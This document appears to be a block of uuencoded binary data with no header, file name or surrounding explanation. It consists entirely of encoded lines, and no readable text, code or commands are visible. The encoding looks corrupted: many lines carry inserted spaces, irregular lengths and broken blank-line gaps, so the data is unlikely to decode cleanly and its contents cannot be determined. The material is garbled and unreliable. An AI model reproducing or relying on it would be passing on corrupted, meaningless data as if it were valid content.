S?5F* &*3^R-@' NJW [A] 4;M&\$HF# ' '5@S@QBO";] B7#H, MNL5YDV84?P' 1PY:YG] 7\) VO0L%#MY>Y#JE_C%' Q8O0+ [803Z=VE<'0EO31/3 MTD; (R\$D: (] \C&ENK*3^DDUQ*XZ<Y2Q2!Q;I:X:6># [3"Z?? [%27R3D7\ /?I. MR\$W/XI=S7Q<S+&X&NODF::>6.R5PN2920#+) > (VQ5XZ6ZL [! :;8ILDE1\%1, M94\A^RL 'A03X5BY ['GL@X&/E^O4+,] ^5:%P<4A@R&."^'] !M--%0093 'G^A MZ0'VN"+VVG>YC&E>&*52:U"!S4X",G (9) +.=0OP%>H' U<7X@#=#AN@ "T5? (V; M?-) @O' 5*,9'X] OHJM7" \ 'C;K? !W99+/H [ZW, !WY9@CR!>0#N>\$ 'J^%#0] [F MD=1+07=PS0/U+Q0: IYAW"\$.] 8L?"AA43%-:O6*&P&8KZC=L '@OT []]";8VLB M#\$7X^F&SC\$<505%0%6'_EO%K2C9#2@!#>9;0?'Y#* [@N 'LTLT' X6; [*X" \ MK\B=@@L/^LOKH [[/.5^72+ [=G#^52KXVA?>CVI?HA) LGH\T2%GR6BWQ; !-\E

M?46"DH) OGQ#]R1"?Y7\@D, J>B:8MX?SI>*/#R_ (4\9 [C16AK7 [UBDS4U4TTM
M5M, -:AI6 [/6) !I_BA#I"#8'R79WALPQ:BZ) @33EVF5USBMNS3@3Y;S<X@V\$P
MMK0, 3:, K>U' !<N%0-, I^~U" _WA!D%NHY) -] J="13UCXLPX8' L>Y@ \$8XB/; `
M\$Y`Y% [E9&3J!5C`_L<] + ^`QU0<' 6E^&1G"0N9*3QDCBC\$<U2`4_CQSOK.TE_
M!2\$! `ALH: !WH#J"\$S@^V3, GU0RT:H52E\$=G&OC) 15E^9 (EGM-\FL<@:R\A^9
MU:1<[G++3, A.\$?8<EB;U\` __\B) 0<:97*!QMBK]H/) 6J_2=6@"6:KK!94%`8
M=46<5!*%07/Z?.P\M%>R?%. "X8HEP#\="SF4R\$L\$VDRA4_H7`'+O9F; "0>Q?D
M*LK\K`>\PCZ'K9%-MB; :9&O-O#_%Z) `U! ([?EGPQJ`4JJ`5^OW>Z>& `R:'E^
M+VC@P5S0T:'^@2!/=OU16`-R<TN"JICI1EG, 547) 3ZC3ZF' \$H.Z:X0+] "_H<
M%0IO2:"D10\$:U%J>T#4) H) B2P"GBBCG"G0.T`H7"AN`"6Q\$V*M\=U-4EC*S`
M<Z5QE2@-/[]B6IQZ8JMJ+\$ [=JN59\+QT^6:E.N\$DGNIL"8+Y\25H9)"BGX-V
MQC.=?F#[2(0*F^U,], %8NC; "<S0#R\$"TTWPE [&QX%\$3L>"K`^\$C[G(_D\53
MG"#S? \$L@-EK2TRAA%A8N2 [@FB [O2<@.MN8\$7<L7=- ['K*?) &K\$96;B]W.Z7Q
M>J*LBDO2%YKGNH"NCJ83\$J9LBJM"_1Q0W4:RK0J1+;890#U\A)=!A0864`M
M+6P8\$EMF3@!??-DT-DQ2\$C0S&4F*AAF)D[: "(./.#=5"43J;)_F%X, :Y`C:A>
M, 52F?:/Y@&&_#<:"3^'-"0;O?M]TG<E"2X+1@6HX-*#/-SX7ZLS`<A4W\^,<
M>O, 9-+-P3S1P4` (, &;DE!L:/LVDLA)Y4)_M!&42_C:AM0]^P[\`&\;Z*! [H;
M6"H, =9;):O4X@06%)%A0Z#XJZ`MR>&%J>).@)S`@DRV&IR9Z9:/E0C7Y>FQ%
M\$ \$LON=#*\$=\$\, TQIX'`' `U=6LZ6\$.Y`1@5PLU3'?JH5\6=:3)3@YH;\OL>).5*
MS;T\$C, 6I8G["@63C9`_)&&);NZ5TK=<"^G2MTB;#[QKECHP]J&*, SF?#]:_
M?ZIP3`. ;_XA'`H9`JM2H';]:Y4@\$(`&8<);O>G`*`#R0]DY5DZ1=P3W.X!`T
M7<\]K@!42U/PL[M, YXA5G7N!O@D.\<!__S4G1\$(0`&A@BJ)=8G&`L&.\)7X
M`VP_%PT)^Y#OPX#FF:Z0*.9S1/>_TGSG`Z7MM8/@%H[])H!`O`P:D\$:A`H[F
M(XA`@Q??6Q(([@9JG)H;7HY-6`!6>MSB\$L@L4)(+!@>J&+F!`"@/W@LZT/UB\$
M:8*K-;4\$V3]TIC]DT`*YOI+<8"21GFDG5!4R%?&+J6>`/P09FEW, K8\4?3K%
MUPND3I-"U(I_%0^D!5IND&/+.VALS0GHPRE0H+"#3GT>`\0&_H]W0WD5\JN
MD\$#)O%/&28K(\K)](9+93X3, ?UISL, \PPV\$`4S, MYO)F1(\$B\$?EMM2S*73_
M5X!..=@)Z1T7&]]GN2]DY"MZ\!/)\#[N4]]IQN@<X\$GL^ [6]!R`0#X&Y3<JO*
M`N9\,]1A0FJZKN`=BKG=A`0P, T*VPPD/IX5PPO3_`709\^E7=>@B]C<W) L5
M];, 4#Q_E[/1Z%<-KF, &UI!-XV=_YCF%XI> (]QV539>G%G*,<, PY; :Z?, KB; 7)
M/P"/R\$!%T(MF0KJS, A=\$ (#_9 [5=>.`R&)X1X*Y3C7T\K`&U (":\$H`. :L5ZS0
M-%XO, #J>%>=K4=PM">DM#P"/L (!)?SP0=K<#IR^T?9A^!+"63.)QQQ&/LP&/
M6U.B)#\%MJ]?27@1BE!@4\$0]RX(, \$K1D4?10<RV+3CM\$SMA`H1QST.X#I6
MP_&&\$UI\$`C_9`2\ZGF8;:(8\$0[+A.\$, F, .PE7B6E#>B<5TE=!A<N%`6+`^QK
M58G?0>:O, S)!RU62GDPMT[X1#V1=J"65*'`K\$K%JZ6N18!4C3M]`5NF*2=X
MP%S_BBX6G.`!C=2U(:`T.+W7Z*YL&4Z%4\5R#SN\E!VGA`?Z1S`3XBG.I^(
M[#08]`E++B!F`IGX<&IQ6CQ65\$014K5T[400NS [%09;6"4Y-SG[Z<ME9?#EH
MBNP49;7S_;2F1!S&7&\$@JD<[SF/#5?ZTQ]+>C49@T]S!EFB*N^W.62(5T\
MY*?8)P`G&D69PA^;P67&OSEZQ@/@S5P1R?TF7P@RZ[T+!+R!`G9>9AH',)8
M7H4Y0/-R`_P`9GI#3\$G&A0*!*>QXGI^XZ"D)<". ([]_HA:]\$Q1^, HD, \$K/
MG[\41*IN;_&T.(UY#>Q20`UHG(X&I8/'`P.Y?TG5DY\$, #_PE5V:1BQ-`49.-
MF(2(RV%6+.2; "I<7P?#ZMD):4`9(0<=H4` [+ \$JJU`F`-)6G#PPIK<H0T>!\$_
M+4Y*87B=H#)PRF2/PA`AMJ*O"44/_ (LM\$*0182VIY20B&AIT2, + (; * (4V1`
M#_J>9; \$`Z/E_D=(0\$`L/6BYO2ZH`#\P2GPA8DSC*\$Q6^=Y@F/!THP<3T#E!+
M6#*P@G%>;S; (4GSZ.\$+))`^"J"FJZ\$S<J`UN#JB&1Y*W:'UF?_T_QP54XP*Z
MJ<\%OZEHP&]>&/&+6_@PAZ11&`"+60;J7Q-!_] 69/S+%YP*Z@'4:37P=K;-
MY079JIB><)U>4*)8/DY\@D\7F7-`F[J/1 (]>Q]>ACI?)6DN1&8S4?E06.U-E
MFQRK4E\`\$E`5&L?#?`E.1<U, 3!`Q.=YP>(H(INDJ2, :0Z]PA5W' ['+9<]L5R
M+OMW>4S7L-6<UX#%D2%G6#J#BA; 3S1X7/\D)BC/.-&F*G`^I1-%@4& [Q!:=!8
MU<1]6: `VS"CX@:70C, @27X`;T7M8_2VP2%@\@<!R1OTJ3) #ASS`^+.A/J&IQR
M.PYN5 (Z0#XI>KCI.=!O.ASKKH6=!74GD2?%M(./VL)68`G1]O;W&9`%H(159
M807)H%_IX25`6 [Q [6#*C(P5\1N<H(U@4V^`KU5# (*!T7PN`9F:\GPZ3J2J
MZ] &J`A&0, Z"YD4QF028AHLZT4`4J"B<`]U->2]>V@^:O*3#P#0H, JGSW#K53
M47>E5W!0%#Y-T4#!%BW`2<4#/, LQ`7_X)Z9, 5-K.`'\]NWJ1Q5X3ZI*, %S+
MR74N--I#/, ZIQ\Z#ESTB7Q; :-DP..SUJ/U#?O5\$BB]!8FI3JN#RQ! (8>3J!R
M&<, D[8B/^42VAXLO7\$]!IO4*6Q+_E! (.LS)E8+`_!F5:AO=-83U@-A1C[A`]
M`&5!`9GD1+J7F3\C)K)GQ4#F"SW]`C(_40YJK]>'. [-8J<0B7@E.9].-R/D
MS0BZ&2EO1M*-;IK(H"SY).&IA"<3_DHFE8E*)0G29%N0-\$R.FKMVR; !F=@89
M7KX2(. ;4\$`>[ZA5WA_MQOK=>)\=3%/\X_K:BH5Q+Z8<P#CRQ1-&0&9[@4)S`#
M\$7^3;]PXJ`.X6S@Z1`P`J`F@3XG-#T&SQ\]/0"W?L<6)E\17D_&2M!-GH)3D
M`@!0L*-ZL4IQ?>5"<HUKB^L!@/!8#`PE:T0DK/TR(+WZ`.])W:@?\O)>`LK
MQIWH#EFO`W+]S@Q`P`.<^N<L%L++\:#Q`@]J--ZI;R33G7JX4S&T@`H2#F=J
M!BAQ1?A5 [G6E*]KG*`<@?2G3&\$5K"3W(#; [[%-T5<CIJ*1I)FMG8=B2H1/UF#
MD?^B0>%)<<`FF&03P"5 ('/U.8`\ED\$DP:%<RAO12;Q# (!G(J`I(-^"4;\$ (ZW
MQ3UIK?QLM!A+>)R+#[.08E_A\$Q7A8(2<%@*M+M9I-0W(Z9G4.B5<'XE]'&*?
MB*`DE?&52, G`1X@M\C?`. \ ('`2-&BNNG3%4J#X`-W%\$I1.? (2C", \A_#7A
MV;)3SJ; ;L^2-CTLE@8*X-(H13SJ"-S^` (5E)T>=+2IP:VA"&/P*ZK"Y1E-F>
MA5Q8YX"J"<-LJB)F>G"Y@W>X%W+N3@XHQIDIKZDC.G, ?!!) =E["0+PA#XVX`
M&?]8_&8E\$`1+64YQ`\=B@S&B9#PA^(ID:, G.3I9/!.=_+07D78-C\$GL8A#OH
M.6CJW3, YEUC&H(Y@5;R&`@S&2[D]7=P[D16J5/9"5=9?>O ("55<X!) +2=&#!

MK>[EZH; ;?5-`I#R0=4QZ, ?`8BEFI2@7D\ .OB_C1=M`9Z?X' 'U"* /0?U/W#T1
 M38*LF.X?X?>/O%0T\FFY#T; __3-7_/#/:8.Z:\$0, \$<C^' 1W+FT8-\$, UH0DE&
 MJT5, _U:*G^GF72*&JG3&IC. [] [\$7^' \$N8>=NA[@O+4!_T-BAY' 0?^T(H"X:5
 M#5L/4L\$[CHV7U!)]&QA5?'%9ME>O.)4OJ%4=CVDI>'3+H,\?H^ER0'>*X\GK%
 MM#"QC-<#)ZA7S(NB7LNC4:^U..JU+8YZ[26Z%SA#6%'GH*5I!\$LSU!(."K"Q
 M'<+&,QP[Q),/I<5H_+1,6@!"!U]??Z1G+J%XA<TQJ-&U4RNNGE8HAHKX' B7\$
 M#@RAQV<%KW*!@!'H^XI&B:!V(HN?Y@-PSZW(O)#Q;Q9T1\7>B,ZB(M:G`WYR'
 M%:4F0QNG*:&2)2&%KTF:I^:R;7RP:*2LVR'K#BEL^46@H_;&KU!]>MR;\$-<2
 MX36^&-F]340#E\2(T/40)<(0L5ZAB)^2RK0EH;/FNW!^C,UV;M)P+B[.!0;;
 MQY),/A:2-' ;34N\$^P5>EHB#0K_N%LBIUINL@#+:@PA>1%:J@D@%\$H4P!YGR2
 M\$^Q712P'@9,+HCG`-,PFB;+6!H.#6ER6`NVF>.6%C.>3M]`&#J^7I?"-KL\$)
 M,F^H^16^4D[K(@?H2H@ (17V+\$DSI05D\$M3ECW))#X2D03!<=V\$6/\$LC@S*E
 M]X[W^_WB_HG,\$"G(!+_0^X2#62>P44)]-<,FF2N'-B-)_ (DW=/'%HY`F`>
 M,UPKP18\G5V#]]?+1I1LYB9Y<VNT02,,YA-M(OM4D)V:17+E8Q\$&2M* [=HZ2
 MQ>8I>J_ [?:>Q7Q' !&1-B-UWN)N'4: .S565HR.\$2A+>OR#,\9PAJP8R71F#%/2
 M59K38KG23, YWNX\$K(-O^4)8'K], ">"Z&P>I2ESX!]#W!4IV\)P;X;J_08,/ /
 MU__D2EDD^&)@QI(77XR)!U0D,%DJ>17T2DT*M(, `Z^01II3F%0E9XI:TD*) \
 MFE*GAI!0ZM1)7D6;D8%+UN+I!*#!%*>B?@1Z+S_-!OKRI)(I]7+MCHV+2K\ -
 M?IK0#DU5V\$N@/86!K(2MG*3=X[P0A" 'J90LJ0-+M';4,++\W4C=J>\W3<P/"
 M,2>W7BX*^X'!\#V8A3\B6?D+7I9Z(U:76D"X5,9JF_]M&TZT^W6;*03MH-?KU
 M1>127\1B^AU93\$<83+&;#;"E'F\$P->@&4PCX?Y[3#"Q3MYG^J;&4SE7L*4SE
 MB]A,KP%'VC&4(XW.8F<A;RR7AJ=5\C<O<,5&ES<\$)E)!1G(+>T\$&;_3#?H@
 M;BY1QVM,KF@>#@9`#\$'1&\$]T8HH(<WP8J'ZA,N1U/6"#W#'([B&\OK<DUG3H
 MAR0/ZDE>UJB>+VNR0_1;6?E&3>\0CJT=4,6681NU3\T5)3MO1SM5@%TEM8C#
 MZF.^@+A_ /1HT>-^E<;>'S%6*%'`],C,0L@ACW0,QO2>6(T3E\$C,[QL89MGU6Q
 M!!I?R,/:`HG3(.W_S6MLQ7G!-1]J:^KZ8IA2<8#/%\$SC#08@"J?!?X;`#*M
 M3:W@8*,=<BSD%4##?M\RH.\$?X<ZW1\$Q=KZ\R:.,+>01L-M("/;44V51&D&;%Q
 M_M_J3"^. \`]'G>Z@68UCSW8\$5,NBB%]?:O+A%D-]1'\$:46!'X[`K@*++ .8Z,
 M.7JOM0%Q[9(MTZZ;GPI' `X?')^#4T6AG0,3SXQQ\6#RTL9B<!D-N-9@SH4T@
 MR.ZCY^Z3G7P_PD.2U>9S>9W+HSP7--O/DAM44#A*%'4=M.,4*,P&:\$<8535@
 MP(`^"J5>DP@"+M4I[DK36*CWVM_VLI.8,6>0DN_U3_) /\HX2+_,<L?I?TW26
 MJROIY\2P7*FJ9\?H:I+9GB&3CI&7,V*T/*G63XAATA-DHC/E950LFXZU(WX5
 MR[E_<%/J<P@OP&Z9@PP0&A>4N>!4OW!M]2L:=@HT:!WPP@S%B.,!],,,1_VU
 M5T/CZ#VH8@ \6@53^)R;^*+*PP\$QMCP\ '9B'\)2+UG^E#>QR"354-`1?K;@+
 M&9'!. `(G^PZKE?[?>!7#KH3#ZI6XPJ]/`8[G]AG]9TU(D2!@J.!`\$2)YLD9;
 M<H**J2=Y*RA1C=(2:-0M@294I)`&,)5X-G">Y-%,"D-O*HPU\$VWT6JU!;J;H
 MH'M/Y24>XV00\+M7\$15<10DEX;[".4E[1" [/= \$M-XKA!\Y"/\$G\YVEQ1!9#L
 M&DFK0=14@#S\WL#_/_LE;LYBQU-^Q\=VWN@8=?WT&,D<*Y,C! !+3FR<>832>
 M>H3Q=T(I,I?U:GWI8!<UP7\$&+8L'./- "B6+\$S^_VT>0&G5-PN7*,8Z6I1#+T.
 M(`V/LT5Q;1X&OK,AS+\$LN8*W*/\$O9E3PG8HV'U.`V@=/G.3R*I[7TC4T`JP\
 MQ0%7,"Y:=-,K+DB3Z.0I+AD\$V*NJ\QR/\,>TDOJ=<-NBV,L3%T*VRFQ@6"+N
 M*Q' _%: :-<W8JQO6NX?@T/%0?A' &?Z>'9\2V*^X<T2)GSD_@0J"VR`W%[%
 MC+?)4H<*J;U)8?#BA-GOL#8;Q&YTR[3G+CU`PW1EDY6+.W.&2(7K<[7=*N3
 MC,WI\$^7F6!_(Y7)WYN&(U&D%D?+G(9(H+8L-1\&WV1\$[XRJ-1Y!IM,P`P"_\
 MWI'ZU3M)_V:/AY_2WB1[. :+Z.8W\N8W,1S@`L(+`2\AE\$QLDL><(Q^0\P7C
 M8AA.BYRA[].5D=_I%WT>`%'),C5NO,(+R:<*/WR@9VXM#P=5-X1`78`](4D
 MHV-D2+\$T)!9J!8JU(JE0\>HQA_L&[4/S6"%/^HY#Z2CQD-<TYPA?PADCV;T
 M`\.(+T>S3?PQ#<PQ-,6<7L6\$#.`!RZ\$*PG<S/)=:I7L4^\$Q2Y3GZ"4[@FXQ9B
 MS2Y)HKZ^8HG_M: !B0VLJP/X@R7H)4'6"G%&S(V%OJE?BGLYXG,-+@;3?<;=J
 M(Q07334IGK[4+Y]7>#16?7*UYD."!(CU.HGQG0+\$L<IV+6OTD87)[BNKX+'ZC
 M]I%91KX#R83C)Y'ZD\CX"=31G;V=BOOQI`MQ[6M6@G;S_2(?#%.+YM"<2(?6
 M"\$^S2IYFE3S-"@6U&CSH\$=/!NO5`VW@T).+9@9! !J?!S1/M;*8J9TS8I[3J
 MG#N@7?8I4<+G]N"!@UM)\WUL3WZ-96&/\Y&^='Z\(\2=T\;) `Q./F+"0/*>
 M"IU(3M(O,:QH%0?R)@&DANWA78%>75804&89NH*:#YX\PSWY>*)AA#L1I4
 MU,[T`H,_\$`CP))>8-AFX%^TZ@0:(PYX"U1T\$3\D2X,X;X[5/_ (JC(N-?_I).
 MQ8X*CL<Y'5R#8NT! [<"OF&`LA2M6\9.=N8H-IR#W@_6^-/XI)81+. `;-!AT4
 MVB(N3@,:LN*V:7Z<\ [!(G0CVOM5@-SC`*E<T5-4S#%,I>9I9L:!G*C\N#CI)
 MQ4[Z(`1B'\LQ309=ZKL.U7V'1@KJF8V6\$")AF2IY%70R[[G@]7_-C*@?R)T
 MTYS@J;IF%4^8C\$V1-@ [L9[D`%-X`#`@XW<X2172E`F<[:0Z(F!+G0KY`FJ5F
 M2>8!E"XXPSABM+AWFL[?R[G><X`MN2`,`*GR^6\$A:/J08H!VAK;S.\$.*X`.4
 M!W'A`X;- ,=4OV(EM@)\VO93XC(>5LQSW#.@3[<"TU^/3)^X\W)^GRXTZ]X
 MFM)O*BD!_E\+_+&7'9A1\$2H[>0#[@YY:4]"R0^V*,;/7%`7.RIKQ]/:FQN[
 M#K_2(\$)H97Q[ROU/-&@8MSDN+Z`RT=]VCQ0->B.`E)8>].BL?Y@)N+G)O
 MNER<F(,L0XN+;)VE'?\$>0SS(";>#50WIE+5RDF.M/LFAW\K&VR1H?KM"47!F
 M^F*7HN*TN6X1`^.`@ER?V:\$M"_"3/+3ZT". [+`NTD*0[/ \$SK6]&*LJK^3)J2S
 MPH,GI#\0N6FM0*\$\U<6>(ZF#\`')=<^J*^KSE/Y%RZXSE%U<,*])!#R)?]
 MZ0IO2`4=.5X\D%82.`<7'9:YBS7FXC.=.`\$"=A>H^%\$_WCJBM/PB/YA'C'#
 MU8BKW,RAH*^%0A-%R;#%Z4A_/B#CF#QBLQA8?/V7;G.5D)%UFH\ME-;64IH8
 M`0(@3?PI_5JI135R8"W-\65(4(J"[>_%W6\$!@S@<' />BP@N<.=YQ@Q:G8M8Y
 M];FXD'!O%7>G15;J#A]CG4[/;2OD]EK,;#[.8^-*`\$6V@]K706K?3>*4.6!O

MA%X-R.T<]-\5XB-\<"@OQK^D5O'T,%R[W&5:~88TW7LU5='04W(=L!-I)4Z?
MC*: [0=6G0GR@=BZ(;Q>Y+T12_!FU3WU6Y%+PJ[D&B)4;_L1]TVB7F'9-'WF(
M^)/\BL>MS7\3:1LPEQ]18@O<.J3'Y_?4N"?0-H@X0&-S"!F.4>?:YRO7XL&
MYAQW^*^SEU\$9@X*)^V\>"NC+THQ%Z@2OHI#M!M+G%;#=>*8+1I/<DL@-\(J+
ML4G^D8/3Z)&EF=%C\$="YQ_G]\$T0GGR9<TT3//Z?I:I0TSRZ4HT[J6A?%J\$07
MDUXD8_WR(K6DR,[:'2/K4L++CM#<'<F+GYP:I>;^-5<VD3E@NMVV+PN031RA*
M<08MQ50G'/]-9'OK";@Y85I(8<#EP<PVY"<MXY#D<")>1![=*3/HHLZ\$2[IB
MVI^"7R3T(FJSDC1_NE<DIOGP3_PC+>3UCD-7X?6.]WI9/FD4H0!:WW'Q)6PY
MW@>!I5;\$/RT"0?96S\$*!&)TE+D^K5\PX)U</ZKR<DW/*_3G#TPE:"Y"@8J,Y
MN;--0'S\1)?<_:C90\$GTUE>'[(C')4K3VF0<KX[:]/2*DI("D\LFS1'R^A7[
M7!C!+7[%LBI5FU*O6'>DIJ-]<)QSKF:M5]1=[O2Y&KS;^'RB'B[NG(-SEB`4
M<\#>#8_+E:*VOB&X.@CV;OHF,%E<%3#H'>0+MX2KPN'P,^3\$N')HPQT@Q1Z!
M1GPTGJZ&IS/HJCZ7!%>V3.!614>ZPF:[[1<'?'>/>"6!A^JX*[C\$P8,GL\$UV;
M^Z [9&0SF=K+UZF#QM%31OY(,LBVJ7!'<[<9JX!DP3T:"O@ZG;\$M*OAM&E:%W)
M\$*)='G8KF2U@P'*H.=DOAL/#P&.0ALPE&A/73F3/"#\$_'87%!9H&)92#D;O<
MTB,>^"F&\$;[*?VY'P';@ [9?H5JX,^0I"[I9S-#N@DBTE0(9E\<5*[M\$F"H&Q
MXEPQ,-;Y,5;UMY#%_4,LJF?AL?5\T)N>AZ`-F!,V3\$-+R\Z2-ETZ<Z^+UC&<
M.WEBW'M7]W;NU[A/7)MV&/ZX*]G^@XK`28->[H[3!N:?!UA7^M'6CL5,8/NS
M8V<3'X42+.&#S?<GI`[QA*Y2/\$4\K%+G76OUZ_.#UDUV#!NT;A(XVKJ)?&\$W
MM,PM,2).BQ%Q=Z5U0G-6)[RL'JZ'AP-!4",B?4B[.FB38@04.9R\3'+NKN`>
MSPJ@M+6.,HWM\$NJ.8>^GS7(M@'Q9N[S[V('?-NB9U(\$J5=\$<4))@MRID5#&
M0?C*+>6WR=K>%J,_32/UR8>F`>C\?KUK2G+'X9+^'VG_R:)](4U%9VT(Q2[9
MN]^&*@-QH<51\$BZIQGN<\$DNNPL>B\$Q*C^D"UBT5#U"Y)X_C&4Z>X<()] [E9
M+) &R3M*5;\04PN,BBKA&BOC-P#A1ZRZ"T4UZN&..G^:F5X67P+^0RN2\17`*
MZ%<"K+[KQ/2TSGO\$IR4!:84E&'B*C!BI8N^'S:,9.'0B6X!RV8AA%\!41`
MR*OH0(4N=V<&Q'G;Z@.!"+T?ALZ?=?3=-\]J6>QY3>^;P]&^&;1K!XWS`%O(
M^9M(@8_JU<5<>3/UJ[0WV=%^;H/77"TW%"D&5)%PQD5JOEAPT(=QN;!\$,=6E
MK^(A7UB,7*R9Q)6XUKG`'K9\4Z#`8)7:R8042MQ?V<2&%JKDK5@?7BCWUM"
ML2]HIHIHTAK--\$1E/X52W'JD,E>O&'!BESY0.0G\$][DT;>(;*Z:]O/[]X[<
MO".GV<Z.6I_QTBI2R2H"(P.L3^Z*\RM.(%`1:_B0/LSWEF`'+\$6Q[2?[\$_?G
M]2Y1%-QAPUVN,/ ^5\$Q<@[63/I"*A@<@IC:]4Z@78[KC7ST[+SK]'JP:%FT-S
MXOY#CU.D301MR&RP&1P&)Z[U&*19:I%FJ46QHJ>>GXAFJ2;-4DVS&BP^O).<
M2Y.<2Y.<2[L8\$E@,5F#ED'R5O#C)8)'?2L:N2LE9TR?T6=/*R,X)UNP8S2_3
ME6XP=G#/YCQ4WE+U!::;(AJY.R(<V9_YE!HS_CX%ROL"5/(E&:M2MT(JU70P
M19\ (D[OF\$O_=77./04[+HYP6HB)T\@50_GYMB+#X!%)_&B-C%L4_-Z"\TWQ=
M9!1%`C.SV(F#5HY60!;E1R[L9X6J@'=UZF1XF)_B9"_BK^DSY*\%+NNMT.N
MZ^DVY'#G(!LR%\$A;_-\$%K@8#<GK,QI1_;YFH(])\$=^26QJV8(!CIB\$=`"R,
ME5S/\#-?>ROSEY'[H.Z?#UW+6PV!S\3V0*2E2B&B+):;AJ*//,9-/5M,0N`
M6F00<YP.DM.AN=#MJAV0^@;9,8VIN)2LAR^#PJ\D:RNG"/=%@^F2H9LN>HJ4
M+)8VJ/=PO\-, :0&KT+^@]'5=DQ\6.&SG9I7+F\&H?42>%+"_1H[CL5)P^`4
M748DQ\$B*U(')Q3@YN6C5)Q=M.&M>ZU<<4*G=]8I]5WP%7U6ON+:B"3(:\$IJ6
M.7`AR?P*[M]W.Q5G=2*HK>/J%<N/S@J^FX_`07\?#P,1,ZQ#+W(SM&WKT)X8
ME\7..^H^WR^@G?&QH0AZE<TXS<NLO?,?YFX);H=8%0,KSPK9MY/FB&Q^P".
MLO9_1NS2E#RQF" `W,>,*\$ID>?K#\$@)7Z[_0K1N"DXX(EM%19,G65OG@^154W
M)&S4.LR=N0_F!D32')\$R1Z3-*<&OSW'0!H+T=8*(G(-0,5?S\$9%G.A@BGTN#
M4C68I=#I)J?]I\N5+#XB][F<@`,`JIV7(!>QFW>Q!Y3,4WS!\$G:C5'@0[I;:
M7*Z_#-F&9\$E_0*!<'!-MTL-I1D+R2Y]-;F"! [R*VH_39ZFN\$8JH22KCP<`N
MA7WF&.T)=Z:F#7R\$#L:J0>_:D5EL3&S/HH"!_RG.<+3W]P*MM?!;9G8A:!2ZR
MDS&_TZWY<)DT`^>L6UIP/0?DSEB7+T)1<VA#K:Y)8\IAS@V1N`,0=_!HG/<9
MB*B2?A.9&5^/'(Z5I<R!'+RU,=D1F@Y9#TR=BI&6M\$;TW:*FY)'V9/XF`/
M#.#G./%>S7V5_C!GB+9H\$G98(C(!B5VIB;*NH>LP.T"O!AS,8\7!P(0\79
M"[+0+^@,^X58AEWWGV[\$N.5H&S%N_M^Z\$>.#7]J(4;^*;2:1'F'UNX`) _&40
M,_P80JX?*O#F0^L\ (GY&`+P!3_P^PG5:CF#/,=Q%1NV!J'_\$B'E-BGG(]L?D
M5X' /\XWIZ;D@RU^2MM\$K0N"^;2`UB\;9JY\$[UB8T]'V9\$)GZ8RO`) `JS[8*O
MB=-3OP&#/:U!8>N2"L"PY9@X`N4L(]D&GV?VE[] [C.AKHC_?`!^P;#<W<?V
M1U]\6#;T89TB#L=2Q%SQRQ3A_9FM.2VW1CYHN"<G^D%#E";^T^`9CJ2*54)2
M1>_/[<^9A97\$CQI&#-Z<, ,H[`M=_+A\$W3M/W&IP3.[TU5K](H2!OI&PX+V;B
M*\+O\$>6"8[9,*J?+I`W+4JLG)&20DZ?R65+N7@M9?)%D15%WIYN3`OY)Y5,
M`790#]'@1']LA(SH^3*\$G>FU5=,]7GK(07.#8\$-+>>&1&TZ&A'LDH\$%CT14
M[>4ZH;!R#^X8]3A:%'-7/*Y#?-6BF-K1=_Q7N.L;ERTT?17<A8N%.P*J15_Q
MPY5K!VW\$]X`6G_!59*'\$R2]Q!52GW`2V.PQL6>KO7E#_L?CU(JY#,XH[@(1L
M<B.<3;&CIX\$G.^L-QOI/@!94N1\.%ZWM!ILOLMRD1UP+:G)9K`#44"R5/*J
MZ,6U@.A<4B?;K0P6B3UR=5"D3A,W'77V*#I5I-%4D18SBT2+W\&)^E`O`+XQ
M/U:3#%`4?3"]X`I3!G\$B`X",3!3#!(E2:1IG>47"W@.SKFV_FN:_I&5-,;3
M)\$K:D-]@R?T2<IU+[GCX541R&Z7D#JX*;Y";B8)2=\$R5HB,0R)VNKZ\$)ZQRP
MZS>Y%M*OD]2%O*P;[O0?M^PAQ09_`M^;NG^;\WA19CN`=H+_6`7?,&-,G;
M^B9?G`C`&0(TBWK%&50!4LQ%;RM(6469E:#=25)]133)S?BEFN)%_H/'84%0
M^Q]P4TP%>85KHH%1PCU\/%C@[R84&/X@IGT%VL>3"9'T=+J;_FG<`[*5\508
MF+U1\OI([!XIOG+8=KE'2BG'!<%X\+\$Y#MHM)9Z"D`!4&/1`N:4!_FA[PR7B
M<S9-Y#TT35<FY?1W=HP]KN]EC]W8\$KM!2;*I\;%JIT_>2`XD=RSH>U5CY]/W

M(\$X']0>T3K+. \9`+5U`1N%<_ (#QOXT?1P%- (69*FMR)-; YVE!WB"Z]; 87:LJ
M?53U" [M6E: , Q[AU' V:LJ!N] 55>6\ . (_L554B>U4379-R2Z8`]P52OVE@DQ;N
MT9JX87IX^I`]JP' :L2J.NF-5) ,]IR!T7"HC5#PTHFUIH:FAJQ<U^\$) V#68>D
MTXU`IR\2G4 [L5 (QR5LATY*Q0. "1&+HZ9"SK1&5H=, PMDP%F@<*C2#PE?J*#H
MFA9%+7=G=G9R^L2>-IN%PKET\ -_XL6SX`-_&VR_GV7X' LD"0AM@(*W) " (%.
MX/, %V/DZ3^P\$`AOT.0FQ/?R<A";-8SXGF2V%ZVP>^SG) 7*YO) 2.S/5<WV^L5
MY9O4+X%3JI7#-JB^<:-\5\FVS) 1G1<GE5K+@97C\$NA\` " =EXU.R/F/?47 [A,
M:GR^@#@#; *Y=\]RJQ! ?J2/JA-`UG5JI/S" 4Z=9@N"BF&P@O (KIWXRX!% [ATD_
M, 8A [43\QX. 9AP [^EGQC^+?VD4" 5! 7A\$2SK?%W6FAP%3Z+W>N5\$34T `^`4UPK
M==/7CF-WT9-WR:K>%. :.\$/?A_W_;H) <?8'GV?5, HW2) 5W@XCMOQH1, \M6' UW;
MUJ?9"KP\+@%) YM3! 4VU-NL9' ?R52D`38Z4=PVA% ^OQ^X [4] \FNC^YS3=O/<=
M8=B?' \-Y=50^W!@]; 40, SY7 [QR; \$, EO) J_5ERPdq7%KR; 6^LXKA-\M\3CN"_
M19 [^0?QW^/] 9_KOW?YG_HO8XG1CPQ3\$, F\$48, /%?A5A7B7! .#D\ /YP [Z8D! \$
M^*] * _#==Y [\+`TK3C^Q1=>XK' #<9%/_-\\$<_>Q. ; , 42+& [K+/=28*O6H, *A5
MT55S6J%B\`_25I@7ZM3AVU9SC* M&@5? .BZ* IYR100GE\$#PASXK=RU2XOF^K0H
M: 'M/Q: I_7X!@V#\P0 [5>DNIZG7] NI+M: 78EX1; ^ ^E4FLJ" IWTBN5P= _->3G
M (R-K7 [Z (HO0EU/JNF! D\$@SZ#L#VE7N&X" 6"P\ED (Y2P2@ [1/7"Y\ (5+2`*F'
